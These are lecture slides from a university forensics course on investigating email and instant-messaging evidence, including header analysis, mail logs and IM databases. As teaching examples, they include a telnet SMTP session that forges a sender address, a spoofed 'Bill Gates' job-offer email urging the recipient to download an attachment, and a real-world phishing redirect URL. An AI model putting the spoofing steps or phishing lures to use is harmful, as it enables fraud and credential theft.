CS 798: Digital Forensics and Incident Response


Lecture 11 - Web, Email, and IM Forensics

Diogo Barradas

Winter 2025

University of Waterloo

Diving into networked applications



Source: „File System Forensic Analysis", Brian Carrier

- Web, Email, Instant-Messaging
  - Potential sources of information
  - Potential attack vectors in cybercrime

Outline

1. Email forensic analysis

2. IM forensic analysis

3. Web forensic analysis


Email forensic analysis

Email: A common avenue for cybercrime

- Email still a primary means of communication for personal and business purposes
- Various cybercriminal activities involve email
- Ease, speed and relative anonymity of email makes it lucrative option for committing crimes for the criminals

Email spamming


- Can be defined as sending unsolicited emails
  - Email spammers generally obtains the email ids from webpages, DNS listing and every other possible source and send unsolicited emails to the gathered email database



Subject	Sender	Date ▲
check this out man...	Nelda Romano	Thursday 14:59:37
Help me!	Osvaldo MANNING	Thursday 12:47:59
Have Arthritis pains? There is help for you.	Orsa	Thursday 03:45:36
down on her, and	Reginald Stubbs	Wednesday 06:02:05
natural enlargement	diane george	Tuesday 16:37:15
No Subject	fabian dickhaut	Monday 10:38:59
only Youngest have Shocking sexuality other	Kristie Sapp	Monday 01:07:32
Reduces stress	frankie kim	06.02.2005 16:27
PERSONAL	esnol2005	06.02.2005 04:56
We need to render the delight of having the finest	Clotilda Gadnunqt	06.02.2005 02:10
Find more sawings online	kennith draper	05.02.2005 22:30
faster cheaper meds	Lidia White	05.02.2005 16:37
Breaking News	Dee H. Edwardsd	05.02.2005 14:40
We have your wanted meds at low prices only.	lucien hyatt	04.02.2005 06:59
100% zum einladen__1679438	Isel Rios	03.02.2005 03:34
Enjoy your wanted meds.	tracey uliano	03.02.2005 02:28
Confirm Your Washington Mutual Online Banking	Washington Mutual On...	02.02.2005 22:03
out P1NNACCLE SYSTEM, MACR0OMEDIA, SYMANTEEC, PC GAMES, ...	Valerie Ileen	02.02.2005 19:11
Finished	Cecilia Fuller	02.02.2005 05:57
You can save more thru ordering meds on our site.	mel sevick	02.02.2005 01:21
The most insane action	Katrina Souza	31.01.2005 08:19
You don`t have to be fat Noel	Kristin	28.01.2005 03:22

Email bombing


- The primary intention of mail bombing is to cause a denial-of-service to the victim
  - Achieved by sending huge volumes of emails to the victim's mailbox/server to crash it


□ View: All | Unread | From contacts | Social updates | From groups | Everything else «
Arrange by ▾

□	Nobody	I'M TESTING OUT A PHP SCRIPT FOR SENDING EMAILS IN A LOOP	13:34
□	Nobody	I'M TESTING OUT A PHP SCRIPT FOR SENDING EMAILS IN A LOOP	13:33
□	Nobody	I'M TESTING OUT A PHP SCRIPT FOR SENDING EMAILS IN A LOOP	13:33
□	Nobody	I'M TESTING OUT A PHP SCRIPT FOR SENDING EMAILS IN A LOOP	13:33
□	Nobody	I'M TESTING OUT A PHP SCRIPT FOR SENDING EMAILS IN A LOOP	13:33
□	Nobody	I'M TESTING OUT A PHP SCRIPT FOR SENDING EMAILS IN A LOOP	13:33
□	Nobody	I'M TESTING OUT A PHP SCRIPT FOR SENDING EMAILS IN A LOOP	13:33
□	Nobody	I'M TESTING OUT A PHP SCRIPT FOR SENDING EMAILS IN A LOOP	13:33
□	Nobody	I'M TESTING OUT A PHP SCRIPT FOR SENDING EMAILS IN A LOOP	13:33
□	Nobody	I'M TESTING OUT A PHP SCRIPT FOR SENDING EMAILS IN A LOOP	13:33
□	Nobody	I'M TESTING OUT A PHP SCRIPT FOR SENDING EMAILS IN A LOOP	13:33

Phishing

- It is criminal act of sending an unsolicited and illegitimate email falsely claiming to be from legitimate site/company to win the victim's trust and acquire their personal/account information
    - Achieved by redirecting them to fake webpages of the trustworthy sites and asking them to input the data



Your Online Banking is Blocked

Need additional up to the minute account information?
Sign In »


Because of unusual number of invalid login attempts on you account, we had to believe that, their might be some security problem on you account. So we have decided to put an extra verification process to ensure your identity and your account security. Please click on sign in to Online Banking to continue to the verification process and ensure your account security. It is all about your security. Thank you, and visit the customer service section.

Bank of America, N.A. Member FDIC. Equal Housing Lender
© 2007 Bank of America Corporation. All rights reserved.

redirecting user to

ttp://goodbox-pc.com/www.bankofamerica.com/BOA/sslencrypt218bit/online_banking/index.htm

Email spoofing



FAKE Name E-mail ID Victim's ID

Free online instant mailer with attachments, encryption, HTML editor and advanced settings...

From Name:	Bill Gates
From E-mail:	Bill_gates@microsoft.com
To:	james.mascarenhas07@gmail.com
Subject:	job proposal for you
Attachment:	Choose File gmail-mbox-viewer-6.png
Content-Type:	● text/plain ○ text/html □ Editor

attachment can be anything, virus,torjan, worms etc.

Text:

```
HI James
I am offering you the job of a lifetime to replace Satya
Nadella and make you the CEO of Microsoft corporation. with
1 billion dollar per month in salary plus 99% of my company
share.

Please  Download the attachment to get started.

Regards
Bill Gates
```

- The act of forging the email header so that the message appears to originate from source other than the actual source
- The perpetrator might attach Trojan or viruses as attachments in the email


Spear phishing and whaling

- As with emails used in regular phishing expeditions, spear phishing messages appear to come from a trusted source
    - Email-spoofing attack that targets a specific organization or individual, seeking unauthorized access to sensitive information
    - In spear phishing, however, the apparent source of the email is likely to be an individual within the recipient's own company - generally, someone in a position of authority - or from someone the target knows personally
- A whaling attack is a spear-phishing attack directed specifically at high-profile targets like C-level executives, politicians and celebrities

Email investigations

- Look for evidence of email abuse / incriminating content
  - Spam
  - Aid in committing a crime
  - Threats, blackmail, ...
- Many cases illustrate the use of e-mail as evidence
  - Enron
  - Knox vs. State of Indiana
- Important to learn where to locate and how to handle email-based evidence

Sources of evidence in the email system



Steps in the email communication


1. Alice composes an email message on her computer for Bob and sends it to her sending server `smtp.a.org` using SMTP protocol
2. Sending server performs a lookup for the mail exchange record of receiving server `b.org` through DNS protocol on DNS server `mx.b.org` for the domain `b.org`
3. The DNS server responds with the highest priority mail exchange server `mx.b.org` for the domain `b.org`
4. Sending server establishes SMTP connection with receiving server and delivers the email to Bob's mailbox on the receiving server
5. The receiving server receives the incoming email message
6. The receiving server stores the email message on Bob's mailbox
7. Bob downloads the message from his mailbox on receiving server to local mailbox on his client computer using POP3 or IMAP protocols (Bob can optionally use a Webmail program)

Client protocols

Post Office Service	Protocol	Characteristics
Stores only incoming messages	POP	Investigation must be at the workstation.
Stores all messages	IMAP, MS MAPI, Lotus Notes	Copies of incoming and outgoing messages might be stored on the workstation or on the server or on both.
Web-based send and receive	HTTP	Incoming and outgoing messages are stored on the server, but there might be archived or copied messages on the workstation.

SMTP protocol


- Neither IMAP or POP are involved relaying messages between servers
- Simple Mail Transfer Protocol: SMTP
- SMTP client makes request to SMTP server
    - SMTP server becomes client when transmitting email to other server



```
S: 220 smtp.example.com ESMTP Postfix
C: HELO relay.example.org
S: 250 Hello relay.example.org, I am glad to meet you
C: MAIL FROM:<bob@example.org>
S: 250 Ok
C: RCPT TO:<alice@example.com>
S: 250 Ok
C: DATA
S: 354 End data with <CR><LF>.<CR><LF>
C: From: "Bob Example" <bob@example.org>
C: To: "Alice Example" <alice@example.com>
C: Cc: theboss@example.com
C: Date: Tue, 15 January 2008 16:02:43 -0500
C: Subject: Test message
C:
C: Hello Alice.
C: This is a test message.
C: Your friend,
C: Bob
C: .
S: 250 Ok: queued as 12345
C: QUIT
S: 221 Bye
{The server closes the connection}
```

Sending spoofed emails

- SMTP is simple, but can be spoofed
- How to spoof email back in the old days:




```
C: telnet server8.engr.scu.edu 25
S: 220 server8.engr.scu.edu ESMTP Sendmail 8.12.10/8.12.10; Tue, 23 Dec 2003 16:32:07 -
   0800 (PST)
C: helo 129.210.16.8
S: 250 server8.engr.scu.edu Hello dhcp-19-198.engr.scu.edu [129.210.19.198], pleased to
   meet you
C: mail from: jholliday@engr.scu.edu
S: 250 2.1.0 jholliday@engr.scu.edu... Sender ok
C: rcpt to: tschwarz
S: 250 2.1.5 tschwarz... Recipient ok
C: data
S: 354 Enter mail, end with "." on a line by itself
C: This is a spoofed message.
C: .
S: 250 2.0.0 hBO0W76P002752 Message accepted for delivery
C: quit
S: 221 2.0.0 server8.engr.scu.edu closing connection
```

Email-related sources of evidence

- Email evidence is in the email itself (header)
- Email evidence is left behind as the email travels from sender to recipient
  - Contained in the various logs
  - Maintained by system admins
- Law enforcement can use subpoenas to collect emails headers and logs

Email forensics

- Email header plays a crucial role in identifying the sender of an email
- Many fields can be forged within the header part but it still gives enough information about the sender



From:
To:
Subject:
Content-Type: Multipart/mixed:

Content-Type: text/plain

Here is a message.

Content-Type: Multipart/alternative

Content-Type: image/jpg
Content-Transfer-Encoding: base64

Encoded base64 data

Content-Type: image/jpg
Content-Transfer-Encoding: base64

Encoded base64 data

Content-Type: video
Trasfer0Encoding: base64

Encoded base64 data

Header of email


Text of message

Multi part container

Base64 encoded message parts

Accessing headers from email clients


- Different tools have different ways to read headers:



```
Subject: Cialis - LOW price!
From: Paul A. Davis <king@absolutemotion.com>
Date: 3/3/2005 2:58 PM
To: brazos@ischool.utexas.edu
Return-Path: <king@absolutemotion.com>
Received: from 213.9.244.72 ([213.9.244.72])    by fiat.ischool.utexas.edu (8.12.11/8.12.11) with SMTP id j23LBtJw021243    for <
Message-ID: <ce9901c52033$10c38e1e$badb5544@absolutemotion.com>
MIME-Version: 1.0
Content-Type: multipart/related;   type="multipart/alternative";   boundary="----=_NextPart_000_0000_91311009.A678C80D"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2600.0000
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2600.0000
X-iSchool-MailScanner-Info: Contact broot@ischool.utexas.edu for help
X-iSchool-MailScanner: Found to be clean
X-Spam-Flag: YES
X-Spam-Checker-Version: SpamAssassin 3.0.1 (2004-10-22) on    fiat.ischool.utexas.edu at Thu, 03 Mar 2005 15:12:09 -0600
X-Spam-Level: *******************
X-Spam-Status: Yes, hits=19.8 required=5.0 tests=BAYES_99=1.886,BIZ_TLD=2.288, DRUGS_ERECTILE=0.216,DRUG_DOSAGE=0.862,[
X-Spam-Report: *  1.3 SUBJECT_DRUG_GAP_C Subject contains a gappy version of 'cialis'  *  1.2 RCVD_NUMERIC_HELO Received: contain
```

2 popular medicines:
CIALIS - http://www.echomed.biz/sv/
VIAGRA - http://www.echomed.biz/vt/

Headers on a WebMail client



This message is not flagged. [Flag Message - Mark as Unread]

From Thom Thomas Tue Jul 15 18:34:03 2003


```
        X-Apparently-To: badboy83210@yahoo.com via 216.136.130.41; 15 Jul 2003 18:34:04 -0700 (PDT)
            Return-Path: <takin00@hotmail.com>
               Received: from 64.4.27.104 (EHLO hotmail.com) (64.4.27.104) by mta114.mail.scd.yahoo.com with SMTP; 15 Jul 2003 18:34:04 -
                         0700 (PDT)
               Received: from mail pickup service by hotmail.com with Microsoft SMTPSVC; Tue, 15 Jul 2003 18:34:04 -0700
               Received: from 130.218.62.189 by by8fd.bay8.hotmail.msn.com with HTTP; Wed, 16 Jul 2003 01:34:03 GMT
        X-Originating-IP: [130.218.62.189]
     X-Originating-Email: [takin00@hotmail.com]
                    From: "Thom Thomas" <takin00@hotmail.com> | This is spam | Add to Address Book
                      To: badboy83210@yahoo.com
                     Bcc:
                 Subject: here are the headers
                    Date: Tue, 15 Jul 2003 21:34:03 -0400
            Mime-Version: 1.0
            Content-Type: text/plain; format=flowed
              Message-ID: <BAY8-F104NtDEJmGzrL000148b4@hotmail.com>
   X-OriginalArrivalTime: 16 Jul 2003 01:34:04.0105 (UTC) FILETIME=[57485390:01C34B3A]
          Content-Length: 223
```

Helpful information from email headers

- Sender of the email
- Network path it traversed and path of origination
- SMTP servers it went through
- Timestamp details
- Email client information
- Encoding information

SMTP headers example


- Example of a message header for an email sent from `MrJones@emailprovider.com` to `MrSmith@gmail.com`
  - Header contains several lines of information



```
Delivered-To: MrSmith@gmail.com
Received: by 10.36.81.3 with SMTP id e3cs239nzb;Tue, 29 Mar 2005 15:11:47 -0800
(PST)
Return-Path: MrJones@emailprovider.com
Received: from mail.emailprovider.com (mail.emailprovider.com [111.111.11.111]) by
mx.gmail.com with SMTP id h19si826631rnb; Tue, 29 Mar 2005 15:11:47 -0800 (PST)
Message-ID: <20050329231145.62086.mail@mail.emailprovider.com>
Received: from [11.11.111.111] by mail.emailprovider.com via HTTP; Tue, 29 Mar 2005
15:11:45 PST
Date: Tue, 29 Mar 2005 15:11:45 -0800 (PST)
From: Mr Jones
Subject: Hello
To: Mr Smith
```


The Received headers

- From mail.emailprovider.com to mx.gmail.com



```
Received: from mail.emailprovider.com (mail.emailprovider.com
[111.111.11.111]) by mx.gmail.com with SMTP id h19si826631rnb; Tue, 29
Mar 2005 15:11:47 -0800 (PST)


Received: from [11.11.111.111] by mail.emailprovider.com via HTTP; Tue,
29 Mar 2005 15:11:45 PST
```

True or false?



```
Return-Path: <melody@covingtoninnovations.com>
Received: from spgw1.servdns.com [65.163.13.5] by smail4.servdns.com with SMTP;
  Sun, 13 Jan 2008 19:59:57 -0500
Received: from fmailhost02.isp.att.net (fmailhost02.isp.att.net [204.127.217.102])
      by spgw1.servdns.com (Sectorlink) with ESMTP id AA8DB300097
      for <mc@covingtoninnovations.com>; Sun, 13 Jan 2008 19:58:13 -0500 (EST)
Received: from hokusai (adsl-224-168-165.asm.bellsouth.net[74.224.168.165])
        by isp.att.net (frfwmhc02) with SMTP
        id <20080114005830H0200afj55e>; Mon, 14 Jan 2008 00:58:30 +0000
X-Originating-IP: [74.224.168.165]
From: "Melody Covington" <melody@covingtoninnovations.com>
To: <melody@maxcharge.com>,
      "'Michael A. Covington'" <mc@covingtoninnovations.com>
Subject: Appointments for the coming week
Date: Sun, 13 Jan 2008 19:58:29 -0500
Organization: Covington Innovations
Message-ID: <001101c85648$94774e60$6801a8c0@Hokusai>
MIME-Version: 1.0
Content-Type: multipart/alternative;
      boundary="----=_NextPart_000_0012_01C8561E ABA14060"
X-Mailer: Microsoft Office Outlook 11
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.3198
Thread-Index: AchWSJPQySP0K1HFSpSwLo/S9GWHQA==
X-servdns-MailScanner-Information: Please contact the ISP for more information
X-servdns-MailScanner: Found to be clean
X-servdns-MailScanner-From: melody@covingtoninnovations.com
```

"RECEIVED" LINES show how message entered the Internet. Last one or two are most informative. Some may be fake.

"FROM" LINE is address given by the sender; may be totally false.

LINES THAT START WITH X are comments added by software; may be true or false.

Hints for investigation of fake emails

- Look for breaks / discrepancies in the “Received” lines
- Verify all IP addresses
    - Keeping in mind that some addresses might be internal
- Make a timeline of events
    - Change times to universal standard time
    - Keep clock drift in mind
- Each SMTP server application adds a different set of headers or structures them in a different way
    - A good investigator knows these formats
- Use Internet services in order to verify header data

Working with resident email files

- Some users store email locally
  - Great benefit for forensic analysts because the e-mail is readily available when the computer is seized
- Can search by file extensions of common e-mail clients
  - Email clients have own file formats for storing email

Email Client	**Extension**	**Type of File**
Outlook	.pst	Personal Folder
	.pab	Personal Address Book

Email computer forensics

- OS data structures
    - Windows search index
    - Registry
- Memory forensics for email artifacts recovery
    - Unencrypted e-mail messages
    - Private email structure
    - Mapped files
    - Content processed by the application


Server logs

- Email logs usually identify email messages by:
  - Account where received
  - IP address from which they were sent
  - Time and date (beware of clock drift)
  - IP addresses
- Many servers keep copies of emails
  - e.g., data retention laws
  - But can be purged after certain time

Working with mail servers

- Some initial things to consider:
  - Which users are serviced?
  - E-mail retention policies of the company
  - Accessibility of the e-mail server
- Examining UNIX email logs
  - `/etc/sendmail.cf`
    - Configuration information for Sendmail
  - `/etc/syslog.conf`
    - Specifies how and which events Sendmail logs
  - `/var/log/maillog`
    - SMTP and POP3 communications

Email tracer



Online EMailTracer

EmailTracer is a tool to track email sender's identity. It analyzes the email header and gives the complete details of the sender like IP address, which is key point to find the culprit and the route followed by the mail, the Mail Server, details of Service Provider etc. EmailTracer traces up to Internet Service Provider level only. Further tracing can be done with the help of ISP and law enforcement agencies. The message-id will be useful for analyzing the mail logs at ISP.

Paste EMail Header here

Antiforensics: Open relays

- Open relays
    - SMTP server configured in such a way that it allows anyone on the Internet to send e-mail through it, not just mail destined to or originating from known users
- Spoofers use open relays to attempt to hide the person and IP of the system that sent the email
- Where to look for evidence:
    - Email header will contain the originating address
    - Open relay log files will also contain the originating address

Antiforensics: False “received from” header

- Leads the investigator to the wrong server by adding a seemingly valid “Received from” header
    - To avoid detection, the spoofer’s real address will be recorded somewhere in the “Received from headers”, but the investigator will not know which one
- Where to look for evidence:
    - “Received from” headers will contain the actual IP address of the originating system, you just won’t know which header is correct
    - Trace backwards by looking at the log files of the servers the mail claims to have passed through: once you get to a server that has no record of the email, the previous system is the originating IP

IM forensic analysis

Lots of instant messaging applications

- There is a plethora of IM applications available
    - Including a few obscure ones...


LINE
TALK
joyn
YAHOO!

Difficulties in investigating IM data

- Simply too many applications
- Non-standardized storage
    - All of them store their information in different places
    - May store data in different file formats
        - Structured text (e.g., HTML), text, binary data, etc.
    - Different representations for the same piece of data
        - e.g., local time vs UTC
- Data encryption policies
    - May store encrypted message history
    - But not encrypt messages in transit...

Examples

- Facebook friend list:




	uid	name	first_name	middle_name	last_name	contact_email	phones	profile_url	is_pushable	has_messenger	:ommunication_rank	birthday_date
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	100004911219827	Kelvin Sky	Kelvin		Sky	fbcctester@gmail.com	[]	https://www.facebook.com/ kelvin.sky.52	0	0	0.000848054885...	1990-01-01 00:00:00

Fig 5. The 'friends' table of Friends.sqlite database.

doi:10.1371/journal.pone.0150300.g005

- Skype contact list:




	id	is_permanent	type	skypename	pstnnumber	aliases	fullname	birthday	gender	languages	country	province	city	phone_home	phone_office	phone_mobile	emails	hashed_emails	hc
	Fil...	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	20	1	1	echo123	NULL	NULL	Echo / Sound T...	NULL	NULL	en	NULL	NULL	NULL	NULL	NULL	NULL	NULL	ef36035bab930...	http:/
2	25	1	1	harold.cornwall1	NULL	NULL	Harold Cornwall	19900202	1	en	my	NULL	Malacca	NULL	NULL	+600156688796	NULL	0a44e8ecbf43b...	NULL

Fig 17. An excerpt of the 'Contacts' table of main.db database.

doi:10.1371/journal.pone.0150300.g017

